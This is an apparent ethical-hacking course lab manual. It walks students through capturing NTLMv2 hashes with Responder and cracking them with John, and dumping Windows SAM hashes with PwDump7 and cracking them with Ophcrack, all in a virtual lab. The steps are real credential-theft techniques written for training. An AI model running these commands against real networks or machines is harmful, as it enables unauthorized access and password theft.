System Hacking

Module 06

System Hacking

System hacking is the science of testing computers and network for vulnerabilities and harmful plug-ins.

Lab Scenario

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn't the only person who can access the system with it. Hackers have many ways to obtain passwords. They can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, they can use remote cracking utilities or network analyzers. The labs in this module demonstrate just how easily hackers can gather password information from your network, and describe password vulnerabilities that exist in computer networks, as well as countermeasures to help prevent these vulnerabilities from being exploited on your systems.

Lab Objectives

The objective of this lab is to help students learn to monitor a system remotely and to extract hidden files and other tasks that include:

- Extracting administrative passwords
- Hiding files and extracting hidden files
- Recovering passwords
- Monitoring a system remotely

Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2016
- A computer running Windows Server 2012
- A computer running Windows 10 in Virtual machine
- A computer running Kali Linux in virtual machine
- A web browser with an Internet connection
- Administrative privilege to run tools

Lab Duration

Time: 190 Minutes

Overview of System Hacking

The goal of system hacking is to gain access, escalate privileges, execute applications, and hide files.

Lab Tasks

Recommended labs to assist you in system hacking:

- Active Online Attack using **Responder**
- Dumping and Cracking **SAM Hashes** to Extract **Plaintext Passwords**
- Creating and using the **Rainbow Tables**
- Auditing System Passwords using **L0phtCrack**
- Exploiting Client Side Vulnerabilities and Establishing a **VNC Session**
- **Escalating Privileges** by Exploiting Client Side Vulnerabilities
- Hacking Windows Server 2012 with a Malicious Office Document using **TheFatRat**
- Hacking **Windows 10** Using Metasploit and Post-Exploitation using Meterpreter
- User System Monitoring and Surveillance using **Spytech SpyAgent**
- Web Activity Monitoring and Recording using **Power Spy**
- Hiding Files using **NTFS Streams**
- Hiding Data using **White Space Steganography**
- Image Steganography using **OpenStego**
- Image Steganography using **Quick Stego**
- Covert channels using **Covert_TCP**
- Viewing, Enabling and Clearing Audit Policies using **Auditpol**

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Active Online Attack using Responder

LLMNR/NBT-NS Spoofing Attack is a classic internal network attack that still works today, due to low awareness and the fact it's enabled by default in Windows.

Lab Scenario

LLMNR and NBT-NS are enabled by default in Windows and can be used to extract the password hashes from a user. Since the awareness of this attack is fairly low, there is a good chance of acquiring the user credentials on a internal network penetration test.

By listening for LLMNR/NBT-NS broadcast requests, it is possible for an attacker to spoof itself as the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool like Responder.py.

Lab Objectives

The objective of this lab is to help students understand how to:

- Perform LLMNR/NBT-NS Spoofing attack on a network

Lab Environment

To perform the lab, you need:

- Windows 10 running as a virtual machine
- Kali Linux running as a virtual machine

Lab Duration

Time: 10 Minutes

Overview of LLMNR/NBT-NS

When a DNS name server request fails, Link-Local Multicast Name Resolution (LLMNR) and Net-BIOS Name Service (NBT-NS) is used by the windows systems as a fallback. If the DNS name still remains unresolved, the windows system performs an unauthenticated UDP broadcast to the whole network. Any masquerading machine, claiming to be the server then sends a response and captures the victim's credentials during the authentication process.

Lab Tasks

1. Before starting this lab launch and login to Windows 10 machine.
2. Login as Username: **Jason**, and Password: **qwerty**.




FIGURE 1.1: Logging into Jason account

3. Now launch **Kali Linux** virtual machine, and login (Username: **root**, Password: **toor**).
4. Open a command terminal from the taskbar, and type **responder -I eth0** and press **Enter** as shown in the screenshot.




FIGURE 1.2: Starting responder

5. Responder starts to listen the network interface for events as shown in the screenshot.




FIGURE 1.3: Responder started

6. Assume that you want to access a shared network drive connected in your network, using **Windows 10** machine.
7. Switch back to Windows 10 and right-click on **Start** icon, and click **Run** as shown in the screenshot.




FIGURE 1.4: Launching the Run window

8. Run window appears, type **\\ceh-tools** in the **Open** field and click **OK**. Leave the **Windows 10** machine running and switch back to **Kali Linux** machine.




FIGURE 1.5: Run window

9. Responder starts capturing the access logs of **Windows 10** machine as shown in the screenshot.

10. Responder will collect the hashes of the logged in user of the target machine.

11. By default, Responder will store the logs in the **usr/share/responder/logs**.




FIGURE 1.6: Hash obtained by responder

12. Navigate to **Places** and click **Computer** from the menu bar as shown in the screenshot.

FIGURE 1.7: Navigating to responder log file

13. Computer window appears, navigate to **usr → share → responder → logs** and double-click recorded log file to open and view the recorded content.




FIGURE 1.8: Responder log file

14. Hashes of the logged in user collected by responder.

FIGURE 1.9: Hash collected by responder

15. We will crack the hashes to know the password of the logged in user i.e., Jason.
16. To crack the passwords, open a new command line terminal and type **john /usr/share/responder/logs/<file name of the logs.txt>** as shown in the screenshot.

    Note: Log file name will differ in your lab environment. Here the log file name is **SMBv2-NTLMv2-SSP-10.10.10.10.txt**

FIGURE 1.10: Cracking the hash using john

17. Cracked password hashes of the Jason user has shown in the screenshot.




FIGURE 1.11: Password cracked successfully

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Lab

2

Dumping and Cracking SAM Hashes to Extract Plaintext Passwords

Pwdump7 can be used to dump protected files. Ophcrack is a free open source (GPL licensed) program that cracks Windows passwords by using LM hashes through rainbow tables.

Lab Scenario

The Security Account Manager (SAM) is a database file present on Windows machines that stores user accounts and security descriptors for users on a local computer. It stores users' passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.

In a system hacking lifecycle, attackers generally dump operating system password hashes immediately after a compromise of the target machine. The password hashes enable attackers to launch a variety of attacks on the system, including password cracking, pass the hash, unauthorized access of other systems using the same passwords, password analysis, and pattern recognition, in order to crack other passwords in the target environment.

You need to have administrator access to dump the contents of the SAM file. Assessment of password strength is a critical milestone during your security assessment engagement. You will start your password assessment with a simple SAM hash dump and running it with a hash decryptor to uncover plaintext passwords.

Lab Objectives

The objective of this lab is to help students learn how to:

- Use the pwdump7 tool to extract password hashes
- Use the Ophcrack tool to crack the passwords and obtain plain text passwords

Lab Environment

To carry out the lab you need:

- **Pwdump7**, located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\pwdump7**
- **Ophcrack** tool, located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack**
- Run this tool on Windows 10
- You can download the latest version of pwdump7 at **http://www.tarasco.org/security/pwdump_7/index.html**
- You can download the latest version of Ophcrack at **http://Ophcrack.sourceforge.net/**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of the Lab

Pwdump7 can also be used to dump protected files. You can always copy a used file by executing pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers. By default, Ophcrack is bundled with tables that allow it to crack passwords not longer than 14 characters using only alphanumeric characters.

Lab Tasks

1. Before starting this lab, we need to find the User IDs associated with the usernames for Windows 10 machine
2. Launch **Windows 10** machine and login.

3. Launch Command prompt in Administrator mode, to launch type cmd in the Search field and right-click on **Command Prompt**, and click **Run as administrator** as shown in the screenshot.




FIGURE 2.1: Open command prompt as administrator

4. **User Account Control** pop-up appears click **Yes.**

FIGURE 2.2: UAC prompt

5. In the **Command Prompt** window, type **wmic useraccount get name,sid** and press **Enter**.
6. By issuing this command we got the usernames and respective UserIDs. Make a note of each UserID for further steps.




FIGURE 2.3: Get user IDs through command prompt

7. Now, **copy** the pwdump7 folder from the **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools** location and **paste** it on the **Desktop**.
8. Now, open a new command prompt window in Administrator mode and type **cd C:\Users\Admin\Desktop\pwdump7** and press **Enter**.




FIGURE 2.4: Change working directory to pwdump

9. Type **PwDump7.exe** and press **Enter** to gather the Password hashes and UserIDs.




FIGURE 2.5: Running pwdump to get password hashes

10. Now, at the command prompt, type **PwDump7.exe > c:\hashes.txt** and press **Enter**.

11. By issuing this command PwDump7.exe will copy all the data of **PwDump7.exe** to the **c:\hashes.txt** file.




FIGURE 2.6: Copying hash values into text file

12. To check the generated hashes, navigate to **c:**and open the **hashes.txt** file with **Notepad**.




FIGURE 2.7: hashes.txt window

13. Now place the usernames before the respective UserIDs that we have gathered in **step 6** as shown in the screenshot.




FIGURE 2.8: Edited hash.txt file

14. Now press **Ctrl+S** to save the file; save as window appears. Choose **Desktop** as save location and click **Save** button.




FIGURE 2.9: Saving hashes.txt file

15. Now, we shall attempt to crack these password hashes with the Ophcrack tool.

16. Launch Ophcrack application from **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack\x86.**




FIGURE 2.10: Launching ophcrack application

17. The **Ophcrack** main window appears, as shown in the screenshot:




FIGURE 2.11: Ophcrack Main window

18. Click the **Load** menu, and select **PWDUMPfile**.




FIGURE 2.12: Selecting PWDUMP file

19. The **Open PWDUMP file** window appears. Browse the PWDUMP file **hashes.txt** located at **Desktop**.

20. Select the **hashes.txt** file, located at **Desktop**, and click **Open**.




FIGURE 2.13: Import the hashes from PWDUMP file

21. Hashes are loaded in Ophcrack, as shown in the screenshot:




FIGURE 2.14: Hashes added to Ophcrack

22. Click the **Tables** menu.




FIGURE 2.15: selecting the Rainbow table

23. Table Selection window appears; select **Vista free** and click **install.**

FIGURE 2.16: Installing vista free rainbow table

24. The **Select the directory which contains the tables** window appears. Select the **table_vista_free** folder, which is already downloaded and kept in **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack,** and click **Select Folder.**

Note: You can download free XP and Vista Rainbow Tables from **http://Ophcrack.sourceforge.net/tables.php.**




FIGURE 2.17: Choosing the table

25. This tables_vista_free is a pre-computed table for reversing cryptographic hash functions and recovering plaintext passwords up to a certain length.

26. The selected **table_vista_free** is installed under the name **Vista free**, which is represented by a green colored bullet. Select the table, and click **OK**.




FIGURE 2.18: vista free rainbow table installed

27. Click **Crack** on the menu bar. Ophcrack begins to crack passwords. Ophcrack will take few minutes to crack the passwords. Wait until it finishes the password cracking process.

28. In the meanwhile, it will also display the cracked passwords of the respective usernames.




FIGURE 2.19: Cracking the hashes

29. Cracked passwords are displayed, as shown in the following screenshot:




FIGURE 2.20: Hashes cracked successfully

30. In real-time, if an attacker attempts to exploit a machine and escalate the privileges, he/she can obtain password hashes using tools such asPWdump7. By doing so, they can use hash decoding tools like Ophcrack to acquire plain-text passwords.

Lab Analysis

Analyze all the password hashes gathered during this lab, and figure out what the password was.

